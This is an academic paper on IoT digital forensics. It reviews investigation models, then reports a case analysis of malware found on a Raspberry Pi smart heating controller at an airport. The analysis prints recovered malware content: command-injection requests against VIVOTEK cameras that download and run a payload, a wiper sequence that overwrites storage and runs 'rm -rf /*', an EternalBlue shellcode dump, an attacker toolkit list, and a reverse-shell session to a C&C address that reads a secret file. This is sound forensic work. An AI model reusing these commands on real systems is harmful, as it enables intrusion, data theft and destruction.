Digital Forensics of Internet of Things Smart Heating System Investigation

Marius PREDA

***Abstract*—The Internet of Things (IoT) integrates the Internet and electronic devices with applicability to a large spectrum of domains, from smart home automation, industrial processes, military applications, to health and environmental monitoring. Despite the clear advantages, from a forensically sound perspective, IoT can improve the accuracy and integrity of forensic investigations, but still requires extensive scientific validation in practice. In this paper, we review selected state-of-the-art challenges corresponding to digital forensics of IoT environments, and we present an empirical method on how to investigate a security incident reported for an IoT specific case - Smart Heating system.**

***Index Terms*—Internet of Things, IoT Security, IoT Forensics, Digital Investigation.**

I. Introduction

Internet of Things or IoT represents an extension of the Internet to the physical world to interact with physical entities from the environment. Entities, devices, and services are key concepts in IoT.

An IoT entity may be represented by an element from the composition of logistics chains, an electronic application, or an open environment. Communication among these entities is feasible due to hardware interfaces integrated into devices, as RFID sensors or tags, mobile terminals, or others, which permit physical entities to connect to the digital world. [1]

Most of the time, these devices include but are not limited to, all electronic components from the physical world that can be assigned with an IP address. IoT is a representation of an ever-growing network of distinctly network-addressable physical objects that can communicate with one another over the Internet. The IoT range can go from desktop computers to mobile phones, microchip embedded in animals for monitoring, to pacemakers inside the body of a person. All of these objects may be part of the Internet to form a bigger system referred to broadly as the IoT or in some references, the Internet of Everything - IoE. [2]

In the context of digital forensics, IoT could simply become an avenue to further improve the accuracy and integrity of forensic investigations.

II. Related Work

For digital forensics investigators, the revolution that the IoT has created implies that investigations will be easier. From this perspective, there exists a generous amount of useful data using IoT devices that could potentially provide significant support to track the criminal as well as incriminating evidence. On the other hand, digital forensics investigators need to be skilled in extracting evidence of the available data gathered from IoT devices. A large amount of data, the variety of forms and structures can be overwhelming.

Processing such volume of data can require a span of skills and resources or tools. Despite the benefits of IoT applications, a significant and increasing number of security threats can be observed. IoT entities can be very valuable to cybercriminals for the following reasons:

a. most IoT devices operate without being supervised, physical access to them is relatively easy for a potential attacker;
b. most IoT components communicate via an electromagnetic medium where an attacker can intercept traffic fairly easily;
c. most IoT devices do not include appropriate security mechanisms due to constraints on power consumption, storage, and processing. [3]

A. Forensics Challenges in IoT Environments

With the rising of the IoT age and advancements made in nearly every aspect of digital systems, we have already reached a critical inflection point in the world of digital forensics.

In [4], Garfinkel emphasizes that many of the tools and techniques that previously worked are quickly becoming obsolete. File formats for storing forensically relevant data are becoming proprietary, often requiring complex reverse engineering efforts. Data is frequently split into many elements and stored in the cloud. There are also legal challenges that limit how investigators can gain access to data [5].

The IoT is developing a haystack containing countless valuable forensics artifacts whereas identification, collection, preservation, and reporting of evidence as well as an attack attribution can be challenging in this environment [6].

1) Evidence Identification, Collection, and Preservation

Search and seizure are vital in any forensics investigation. Nevertheless, IoT systems detection can be quite a challenge, considering that most of these devices are designed to operate autonomously and passively [7]. Furthermore, even when an IoT device is identified, usually there is no documented methodology or reliable tool to collect residual evidence from the device in a forensically sound manner [8]. Also, from ethical considerations, there are limited approaches to generate a forensic image of a given IoT device when collecting evidence from a multi-tenancy environment. [6]

Harichandran *et al.* [9] noted that in the future, IoT is going to pose serious challenges to digital forensic examiners, recent research on IoT and how it relates to

M. PREDA is with the Doctoral School for Defense and Security Systems Engineering, „Ferdinand I" Military Technical Academy, Bucharest, Romania (e-mail: marius.preda@mta.ro).

Digital Object Identifier 10.32754/JMT.2020.1.04

digital forensics being mostly theoretical. It has also been specified that IoT devices present a complex dilemma for digital forensic investigators due to their increasing heterogeneity. While few IoT devices may be acquired and analyzed using traditional digital forensic techniques, many are engineered with proprietary closed source software and file structures. Adding to the complexity, their communication protocols can be just as diverse, whether it is Bluetooth, WiFi, RF, ZigBee, etc. [5]

Another challenge is that many IoT devices employ Real-Time Operating Systems (RTOS) that serve real-time applications and process data as it comes. This implies that data is usually not stored in an RTOS, making it difficult for examiners to forensically acquire or preserve digital evidence from this type of IoT devices. [5]

Whereas preservation of collected data with classic techniques like the use of hash signatures is not problematic, scene preservation can be a tremendous challenge in an IoT environment. Real-time and autonomous interactions between nodes would make it very difficult to identify the scope of an incident and the margins of a crime scene. [6]

2) Evidence Analysis and Correlation

Most IoT devices do not store any metadata, as well as temporal marks, which makes the origin of evidence challenging for a forensic examiner. Without timeline data such as modified, accessed, and created time, the correlation of evidence collected from various IoT nodes could be very improbable. [6]

Besides technical challenges, privacy could be an important issue to consider when analyzing and correlating collected data, particularly when IoT sensors are collecting personal information [10]. As already highlighted, the volume of data collected from IoT heterogeneous environments can make it very hard in terms of an end-to-end analysis of residual evidence. [6]

3) Attack Attribution

A common expected outcome of forensics investigations is to identify "*criminal actors or liabilities of involved parties in the case of an incident*" [6]. Answering such questions would be impossible without well-documented procedures or methodologies, including forensic validated tools for collection, preservation, and analysis of cyber-physical systems data [11].

Moreover, without an appropriate authentication mechanism, the identification of actions and liabilities of entities that had access to an IoT device can be challenging. Finally, the attribution of malicious activities detected in an IoT environment, even in the possession of evidence, could be challenging without a reliable and secure forensically sound logging and monitoring system architecture. [6]

B. IoT Applications and Current Approaches in Digital Forensics

In addition to the conventional digital investigations, the forensics support for identifying a crime could be a lot more accurate with the possibility of accessing information from almost all electronic devices that connect to cyberspace. As a resource for investigation, IoT forensics can help investigators by providing information patterns, make it easily accessible, storing the evidence using wireless channels, and making electronic devices as evidence in court hearings [12].

Apart from tangible devices, another application of IoT is concerning access. The Internet now implements and utilizes the "*cloud*" which is a virtual computing and storage space. Most IoT infrastructure is evolving to use the cloud in the back end [13,14]. This implies that the data about the IoT devices is stored securely in the cloud. In a sense, the cloud is a sink for all the data from the IoT networks on the field and provides single-point access for forensics investigators. However, access to data in the cloud is governed by access policies, since the cloud provides storage to multiple customers. [2]

The *Digital Forensic Investigation Model* (DFIM) proposed by Ademu *et al*., is a four-tier model that focuses on its phase's iteration. The phases are *Inception*, *Interaction*, *Reconstruction*, and *Protection*. Their work acknowledges the variety of devices encountered in digital forensics investigations but it has limitations, such as not considering evidence sources that are physically present but which are not obvious as sources of digital evidence, i.e. cyber-physical evidence [16].

The Hybrid model proposed in [17] introduces the term hybrid evidence to describe the piece of evidence that is not purely physical or digital but having a dual nature. The hybrid model consists of the preparation, crime scene investigation, laboratory examination, and conclusion phases. The considered types of evidence for the investigation are either physical-only evidence, digital-only evidence, or hybrid evidence.

This model, although recognizes that the emphasis of digital forensic investigations is becoming more diverse and the scope is widening, disregards the fact that in IoT environments prompt responses to attacks are needed; otherwise, evidence can easily be lost. Furthermore, a pre-attack triage could facilitate objects of forensics interest to be identified faster during the incident response process [15].

The *Generic Process Model for Network Forensics* shows in [18] that as part of the preparation phase for forensics investigations, it is essential to have sensors deployed on the network to detect intrusions and monitor the network.

The *IDFPM* is described by Kohn *et al.* as a "*standardized*" model for forensics investigations. Just as with the *Hybrid* and *Integrated Digital Investigation* model, the *IDFPM* identifies the need for the physical and digital forensics to occur simultaneously. Moreover, it includes an "*Infrastructure Readiness*" stage in the *Preparation* phase. These two points make the *IDFPM* more suitable to cyber-physical environments than some of the other existing models and methodologies. [19]

1) Forensics Automation

Cohen concludes that large-scale automation will lead to cost reduction over the long-term. He contends that in some cases, handling evidence collection and analysis in an automated manner is a future vision of forensics [20]. Automated forensics also has the potential to save investigators' time as well as provide repeatable processes that are valuable to forensic investigations. Garfinkel argues that with the increasing complexity of networks and the increasing amounts of data being generated, effective digital forensics automated tools are a necessity [21].

Other research shows the inclination towards automating various parts of - or the entire – forensic process with special emphasis on obtaining cogent, relevant information quickly and efficiently without compromising the reliability of the evidence obtained [15].

Digital Object Identifier 10.32754/JMT.2020.1.04

C. Shortcomings of Examined Models

1) Time

There is no real evidence to suggest that the proposed models have been tested or validated within an IoT-based environment with its peculiar characteristics. Some existing frameworks like [17], but not only, appear to assume that there will be sufficient time during investigations and that in these highly dynamic environments objects to investigate will be already accessible from the crime report moment during and, throughout investigations.

The reality is that because of the autonomy of IoT environments when a crime is committed, the delay between its detection, reporting, the arrival of the investigators' team, and commencement of the investigation, may prove to be too long for any investigation to find any useful evidence or at the very least, it may mean that important evidence is lost.

2) Digital Forensics Triage

According to Roussev *et al.*, "*DF triage is a partial forensic examination conducted under (significant) time and resource constraints.*" [22] This practice is going to be essential for responses to crimes within the IoT. As noted, some of the existing forensics models erroneously assume that sources of evidence in crime scenes will be persistent.

However, since there is no guarantee of this, a form of triage must be carried out as soon as a crime scene is approached to identify and secure potential sources of evidence. If a pre-preparedness/readiness list that identifies potential objects of forensics interest is readily available this can be used to assist the triage process. [15]

3) Digital Forensics Readiness

Evidence from digital investigations can be crucial to decision-making in legal or disciplinary proceedings. A key practice for ensuring that when digital investigations are carried out investigators can find relevant results promptly is the practice of forensics preparedness or readiness. An extensive discussion of the topic of forensic readiness has been carried out in [23], where the author describes it as "*the ability of an organization to maximize its potential to use digital evidence when required*". Effective forensic readiness involves planning for any unanticipated or unwanted activity within digitized environments and this practice will be crucial to investigations in the IoT.

III. SMART HEATING SENSOR FORENSICS

The files used as evidence for this project were provided with the courtesy of the Romanian Computer Emergency Response Team (CERT-RO) and according to them, they were a part of an IoT-based investigation in which systems of a major aviation organization were attacked simultaneously using multiple vectors. One of the attack vectors targeted IoT smart heating control sensors.

A. Scenario

The scenario for this investigation starts from the receiving of the following email from one of the affected entities in our jurisdiction area:

"*Dear madam/sir,*
I am responsible for covering the system outages at the airport. Passengers are complaining about the air-conditioning system not working, the light, and power outage.
We managed to capture network traffic originating from both the malfunctioning smart heating control sensors and the affected servers that failed. Moreover, we retrieved the file system of one of these smart heating controllers.
We need your assistance to analyze them. Please, find below the respective traffic captures and the file system of the controller.
We also think that the incident must be reported to the national CSIRT authority."

Thus, the inputs provided for our digital forensic investigation were the files collected by the administrator or technical responsible entity, such as network traffic captures (*capture.pcap*, *server.pcapng*) and the file system of the smart heating controller (*iot_fs.tar.gz*).

B. Investigation Report

1) Summary

Problems have been reported regarding smart heating systems malfunctioning and servers crashing in the context of what seems like an ample cyber-attack campaign against airline entities across Europe.

From the files provided by the airline technical IS team, our investigation indicates that upon invocation, malware scans internal network for open SMB ports and attempts to exploit them with *EternalBlue* exploit. If the exploitation is successful, a reverse shell is opened to the attacker's machine. IP address and port were determined from the malware's configuration file. The malicious public IP address/port that was used for reverse shell connections is 46.16.77.204:80.




Figure 1. Reconstructed attack scenario

The smart heating controller device (which is a standard *Raspberry Pi version 2*) contains malware, which is being auto started with every reboot. The malware persists across reboots. For this purpose, a dedicated *init script* was found at */etc/init.d/whoopsie*, which is invoked on every boot.

Successfully exploited Windows servers open a reverse shell connection to the attacker's machine (attackers IP and port are determined from the *configuration file*). Upon receiving reverse shell connection, the attacker gains full control over the given Windows server. This allows the attacker to steal intellectual property stored on this server and/or further penetrate the network.

2) Technical Analysis

A Raspberry PI based IoT device is used for smart heating control sensors.

a) File System Analysis

Malicious tools were found on the smart heating sensor – IP address 10.0.0.20 – during the file system analysis. At */var/tmp/.reports-0-bWF5aGVt*, *whoopsie-report* file was found. The results of the preliminary analysis show that the file is malicious since it contains indicators of exploiting CVE-2017-9828 on VIVOTEK cameras. Corresponding file hash signatures are:

Digital Object Identifier 10.32754/JMT.2020.1.04

- MD5: 41d91925d8086f840e0a60f90bedb3b7;

- SHA1: 6e751c1b9a25fb52236c11708c19d239dea63126.

Going further with our investigation, we found that the *whoopsie-report* runs as a service and was found at */etc/init.d/whoopsie*. From the binary analysis, it can be observed that this service has the following functionalities:

- spreads malware to CCTV cameras;

```
cat ./whoopsie-patch | nc -l -p %d

GET /cgi-
bin/admin/testserver.cgi?type=email&address=127
.0.0.1&port=25&sslmode=0&senderemail=`chmod%%20
755%%20/tmp/.%d;%%20/tmp/.%d;%%20rm%%20/tmp/.%d
`&recipientemail=1 HTTP/1.1

GET /cgi-
bin/admin/testserver.cgi?type=email&address=127
.0.0.1&port=25&sslmode=0&senderemail=`wget%%20h
ttp://%d.%d.%d.%d:%d%%20-
O%%20/tmp/.%d`&recipientemail=1 HTTP/1.1
```

- rewrites device’s flash with random data from */dev/urandom*;


```
cat /dev/urandom > /dev/mtdblock0 &
cat /dev/urandom > /dev/sda &
cat /dev/urandom > /dev/mtdblock10 &
cat /dev/urandom > /dev/mmc0 &
cat /dev/urandom > /dev/sdb &
cat /dev/urandom > /dev/ram0 &
cat /dev/urandom > /dev/mtd0 &
cat /dev/urandom > /dev/mtd1 &
cat /dev/urandom > /dev/mtdblock1 &
cat /dev/urandom > /dev/mtdblock2 &
cat /dev/urandom > /dev/mtdblock3 &
route del default
iproute del default
ip route del default
rm -rf /*
sysctl -w net.ipv4.tcp
_timestamps=0
sysctl -w kernel.threads-max=1
halt -n -f
reboot
```

- executes *whoopsie-supplicant*.

From a preliminary analysis, *whoopsie-supplicant.py* is a python script (Fig. 2) probably used to enumerate SMB hosts. Furthermore, it contains an SMB exploit used to breach the fileserver on 10.0.0.21 (suspected *eternalblue* variant). Corresponding hash signatures for this file are:

- MD5: 2a004c917701db225edab77f146cd975;

- SHA1: 902e275ea099e9bb0dd492fb710c70ad92e191e0.



```
 file /home/vmbox/Downloads/iotsens/image/var/tmp/.reports-0-bWF5aGVt/whoopsie-supplicant
s/image/var/tmp/.reports-0-bWF5aGVt/whoopsie-supplicant: python 2.7 byte-compiled
```

Figure 2. Analysis of *whoopsie-supplicant.py* file

Other useful files for our investigation were located at */usr/local/bin*, where core security tools or exploits used by the attacker were found (Table I). Also, at */usr/local/share/doc* we identified *impacket*, a Python class collection that can be used for packet crafting.


TABLE I. ATTACKER’S TOOLKIT

atexec.py	raiseChild.py
esentutl.py	rdp_check.py
GetUserSPNs.py	registry-read.py
goldenPac.py	rpcdump.py
ifmap.py	samrdump.py
karmaSMB.py	secretsdump.py
lookupsid.py	services.py
loopchain.py	smbclient.py
mssqlclient.py	smbexec.py
mssqlinstance.py	smbrelayx.py
netview.py	smbserver.py
nmapAnswerMachine.py	smbtorture.py
ntfs-read.py	sniffer.py
ntlmrelayx.py	sniff.py
opdump.py	split.py
os_ident.py	tracer.py
ping6.py	uncrc32.py
ping.py	wmiexec.py
psexec.py	wmipersist.py

b) Network Traffic Analysis

As we mentioned, the *whoopsie-supplicant.py* script enumerates SMB hosts and tries to exploit them. Proof of this happening is found in the *capture.pcap* and the *server.pcap* packet capture files


The *capture.pcap* file shows evidence of 10.0.0.20 trying to connect to several hosts over SMB on the 10.0.0.0/24 network (Fig. 3). Then, when an open SMB port is found the script connects with the *anonymous* user (Fig. 4).



```
tcp.stream eq 2
No.   Time        Source      Destination  Protocol  Length Info
   64 5.955103    10.0.0.20   10.0.0.5     TCP       74 43400 → 445 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK
   70 6.931436    10.0.0.20   10.0.0.5     TCP       74 [TCP Retransmission] 43400 → 445 [SYN] Seq=0 Win=29200
   81 17.433709   10.0.0.20   10.0.0.5     TCP       74 [TCP Retransmission] 43400 → 445 [SYN] Seq=0 Win=29200
  131 21.513714   10.0.0.20   10.0.0.5     TCP       74 [TCP Retransmission] 43400 → 445 [SYN] Seq=0 Win=29200
  198 38.073719   10.0.0.20   10.0.0.5     TCP       74 [TCP Retransmission] 43400 → 445 [SYN] Seq=0 Win=29200
  266 46.713728   10.0.0.20   10.0.0.5     TCP       74 [TCP Retransmission] 43400 → 445 [SYN] Seq=0 Win=29200
  296 79.353738   10.0.0.20   10.0.0.5     TCP       74 [TCP Retransmission] 43400 → 445 [SYN] Seq=0 Win=29200

tcp.stream eq 33
No.   Time        Source      Destination  Protocol  Length Info
  727 189.688336  10.0.0.20   10.0.0.21    TCP       74 36986 → 445 [SYN] Seq=0 Win=29200 Len=0 MSS=14
  730 189.692569  10.0.0.21   10.0.0.20    TCP       74 445 → 36986 [SYN, ACK] Seq=0 Ack=1 Win=8192 Le
  731 189.692673  10.0.0.20   10.0.0.21    TCP       66 36986 → 445 [ACK] Seq=1 Ack=1 Win=29312 Len=0
 1923 251.417861  10.0.0.21   10.0.0.20    TCP       60 445 → 36986 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
```

Figure 3. SMB port scanning




```
tcp.stream eq 34
No.   Time        Source      Destination  Protocol  Length Info
  732 190.218407  10.0.0.20   10.0.0.21    TCP       74 36988 → 445 [SYN] Seq=0 Win=29200 Len=0 MSS=
  733 190.219676  10.0.0.21   10.0.0.20    TCP       74 445 → 36988 [SYN, ACK] Seq=0 Ack=1 Win=8192
  734 190.219788  10.0.0.20   10.0.0.21    TCP       66 36988 → 445 [ACK] Seq=1 Ack=1 Win=29312 Len=
  735 190.224987  10.0.0.20   10.0.0.21    SMB      117 Negotiate Protocol Request
  736 190.226594  10.0.0.21   10.0.0.20    SMB      197 Negotiate Protocol Response
  737 190.226689  10.0.0.20   10.0.0.21    TCP       66 36988 → 445 [ACK] Seq=52 Ack=132 Win=30336 L
  738 190.246950  10.0.0.20   10.0.0.21    SMB      145 Session Setup AndX Request, User: anonymous
  739 190.247212  10.0.0.21   10.0.0.20    SMB      194 Session Setup AndX Response
  740 190.260504  10.0.0.20   10.0.0.21    SMB      137 Tree Connect AndX Request, Path: \\10.0.0.21
  741 190.261774  10.0.0.21   10.0.0.20    SMB      116 Tree Connect AndX Response
```

Figure 4. The attacker connects to SMB user *anonymous*

The script then checks which version of the operating system it is connected to (Fig. 5).


Digital Object Identifier 10.32754/JMT.2020.1.04



```
.../.SMBr......H........................NT LM 0.12......SMBr......H........................2...A.............]..'gd.....:...YB?Q.A.
L._...`(..+........8...0..
+.....7....
+.....7..
...Q.SMBs..............................................................SMBs.....................................AW.
i.n.d.o.w.s. .S.e.r.v.e.r. .2.0.0.8. .R.2. .S.t.a.n.d.a.r.d. .7.6.0.0...W.i.n.d.o.w.s. .S.e.r.v.e.r. .2.0.0.8. .R.2.
.S.t.a.n.d.a.r.d. .6...1...W.O.R.K.G.R.O.U.P..
```

Figure 5. OS fingerprinting conducted by the attacker


Afterward, the malicious script tries to exploit the SMB service (Fig. 6).



```
....BAAD...............................................................................................................
.......................................................................................................................
.......................................................................................................................
.......................................................................................................................
.....................................................................................1.A.........2H..........S...H..
...H..H.. .0....eH.$%....eH.$%....PSQRVWUAPAQARASATAUAVAWj+e.4%....AS]3QL..H...UH..X...H..$....H.......H.......H.......H.........H..H..
H1...H!........0..8....eH.$%....H..xA_A^A]A\A[AZAYAX]_^ZY[XeH.$%........$%....VAWAVAUATSUH..f...H.. L.5....eL.<
%8...M...I...I...I......I.7f..MZu.A.\r.b.....H..H......A.z..0.....H..H9.w.H......H9.r.H)...H.6H9.u.I..
1.............f...L....A.fU.K.......u.I..A..or-.....H...P...A...w..u.I..K.n.L..H..A..S.......j@h....M.N.I......M1.L..1.H.
H..A.K.
.H.. .R...........I.>H.5....1.f.
....f......H..H......H..H..L].QRH..H.. A.&@6..        ...H.. ZYH..t.H......H..t.H..L......r.H.     ..H..LI..
1....1.A.&.P......H..L.......A...L..I..M1.APj.I..PAPH.. A...UK.....1.RRAXAYL..A..8          ......L..A."..}.t...H..A.
.M..f...H..][A\A]A^A_^......M1.1..A..
<a|., A..8.u..1.eH.R`H.R.H.R H..H.rPH..JJE1.1..<a|., A..
A....E9.u.L.z .L..AQAPRQVH...B<H........H..P.H.D.@ I..H..A.4.H...x...E9.u.XD.@$I..fA..HD.@.I..A...H..^YZAXAYA[AS..VAWUH..H..
A.......M...1.QQQQAYL......ZH.. A.FE.".h...H..]A_^....H........AQAPRQVH1.eH.R`H.R.H.R H.rPH..JJM1.H1..<a|., A..
A....RAQH.R .B<H........H..tgH..P.H.D.@ I....VH..A.4.H..M1.H1..A..
A..8.u.L.L$.E9.u.XD.@$I..fA..HD.@.I..A...H..AXAX^YZAXAYAZH..
AR..XAYZH...W...]I.ws2_32..AVI..H......I..I....P..M.ATI..L..A.LW&...L..h....YA.).k...PPM1.M1.H..H..H..H..A.......H..j.AXL..H..A...tB.
.H..@...I.cmd.....APAPH..WWM1.j
YAP..f.DST..H.D$...hH..VPAPAPAPI..API..M..L..A.y.?...H1.H....A....`....."
A.......H..(<.|
...u..G.roj.YA....
```


Figure 6. SMB service exploit

From *server.pcapng* analysis, host 10.0.0.21 (Windows server) is exploited successfully and a reverse shell is sent to 46.16.77.204:80 – probably, the C&C server (Fig. 7).



```
No.     Time           Source        Destination    Protocol Length Info
   1093 250.590764545 10.0.0.21     46.16.77.204   TCP        66 49280 → 80 [SYN] Seq=
   1097 250.623967611 46.16.77.204  10.0.0.21      TCP        66 80 → 49280 [SYN, ACK]
   1098 250.624281843 10.0.0.21     46.16.77.204   TCP        54 49280 → 80 [ACK] Seq=
   1099 250.637907498 10.0.0.21     46.16.77.204   TCP        90 49280 → 80 [PSH, ACK]
   1100 250.673922957 46.16.77.204  10.0.0.21      TCP        54 80 → 49280 [ACK] Seq=
   1101 250.674190260 10.0.0.21     46.16.77.204   TCP       143 49280 → 80 [PSH, ACK]
   1102 250.707251191 46.16.77.204  10.0.0.21      TCP        54 80 → 49280 [ACK] Seq=
   1107 282.568911096 46.16.77.204  10.0.0.21      TCP        54 [TCP Keep-Alive] 80 →
   1108 282.569322969 10.0.0.21     46.16.77.204   TCP        54 [TCP Keep-Alive ACK]
   1109 282.592842617 46.16.77.204  10.0.0.21      TCP        54 80 → 49280 [ACK] Seq=
   1110 284.896046025 46.16.77.204  10.0.0.21      TCP        61 80 → 49280 [PSH, ACK]
   1111 284.896457948 10.0.0.21     46.16.77.204   TCP        61 49280 → 80 [PSH, ACK]
   1112 284.927828646 46.16.77.204  10.0.0.21      TCP        54 80 → 49280 [ACK] Seq=
```

Figure 7. Communication with the C&C server



```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>cd ..
cd ..

C:\Windows>cd ..
cd ..

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is D82B-3C1B

 Directory of C:\

10/30/2017  02:44 AM    <DIR>          FS
07/13/2009  07:20 PM    <DIR>          PerfLogs
11/23/2017  05:37 AM    <DIR>          Program Files
11/23/2017  05:37 AM    <DIR>          Program Files (x86)
10/30/2017  10:36 AM    <DIR>          Users
11/23/2017  05:40 AM    <DIR>          Windows
               0 File(s)              0 bytes
               6 Dir(s)  14,791,340,032 bytes free
```

Figure 8. Evidence of data exfiltration

Data from the *top_secret.txt* file on the 10.0.0.21 server has been stolen. The entire text extracted from *TCP stream eq 92* (Fig. 8) is the following:

```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All
rights reserved.
%WINDIR%\system32>whoami
whoami
nt authority\system

%WINDIR%\system32>cd ..
cd ..

%WINDIR%\cd ..
cd ..

C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is D82B-3C1B

Directory of C:\

10/30/2017  02:44 AM  <DIR> FS
07/13/2009  07:20 PM  <DIR> PerfLogs
11/23/2017  05:37 AM  <DIR> Program Files
11/23/2017  05:37 AM  <DIR> Program Files (x86)
10/30/2017  10:36 AM  <DIR> Users
11/23/2017  05:40 AM  <DIR> Windows
0 File(s)             0 bytes
6 Dir(s)             14,791,340,032 bytes free

C:\>cd FS
cd FS

C:\FS>dir
dir
Volume in drive C has no label.
Volume Serial Number is D82B-3C1B

Directory of C:\FS

10/30/2017  02:44 AM  <DIR>       .
10/30/2017  02:44 AM  <DIR>       ..
10/30/2017  02:43 AM  <DIR>       accounting
10/30/2017  02:47 AM  <DIR>       HR
10/30/2017  02:46 AM  <DIR>       IT
11/23/2017  06:21 AM  <DIR>       production
0 File(s)             0 bytes
6 Dir(s)  14,791,340,032 bytes free

C:\FS>cd production
cd production

C:\FS\production>dir
dir
Volume in drive C has no label.
Volume Serial Number is D82B-3C1B

Directory of C:\FS\production

11/23/2017  06:21 AM    <DIR>          .
11/23/2017  06:21 AM    <DIR>          ..
11/23/2017  05:28 AM            21,084
top_secret.jpg
11/23/2017  06:21 AM                64
top_secret.txt
2 File(s)         21,148 bytes
2 Dir(s)  14,791,340,032 bytes free

C:\FS\production>type top_secret.txt
type top_secret.txt
Patent information nr. 545454656

This is our most valuable IP.


C:\FS\production>echo "Evil Corp has all your
data :)"
echo "Evil Corp has all your data :)"
"Evil Corp has all your data :)"

C:\FS\production>exit
exit
```

Digital Object Identifier 10.32754/JMT.2020.1.04

3) *Recommended Actions*

Some recommended actions for remediating the identified problems, but also to continue the investigation, are the following:

a) Countermeasures

(1) Analyze all available network logs to see where the actors propagated to. Toolset found on the smart heating control sensors is used for lateral movement or pivoting in the network and to recover passwords;

(2) Credentials used on these devices should be considered compromised;

(3) Isolate the smart heating control systems as soon as possible from the rest of the network;

(4) Update or patch affected devices or devices similar to those.

b) Further investigation

(1) Find the initial infection vector;

(2) Analyze other SSH sessions initiated either from 10.0.0.4, or other compromised system used by the attacker from the network to other devices, especially smart devices;

(3) Analyze HTTPS sessions from 10.0.0.3 to other devices;

(4) Analyze the authentication log since it shows interaction to and from other devices in the network;

(5) Collect if possible, forensically sound data from the IoT devices or other systems involved in the reported incident.

IV. Conclusions

The IoT is creating new challenges for the acquisition and examination of digital evidence, but it also has the potential to improve the process by adding new digital forensic techniques and artifacts. As IoT-targeted attacks intensify and increase in frequency, the successful prosecution of offenders will become even more challenging.

Current conceptual models reviewed in this paper lay the foundation for future practical work, but hands-on validation, smarter and more efficient tools, and reliable procedural guidance will be essential to conduct successful digital forensics investigations in the IoT paradigm.

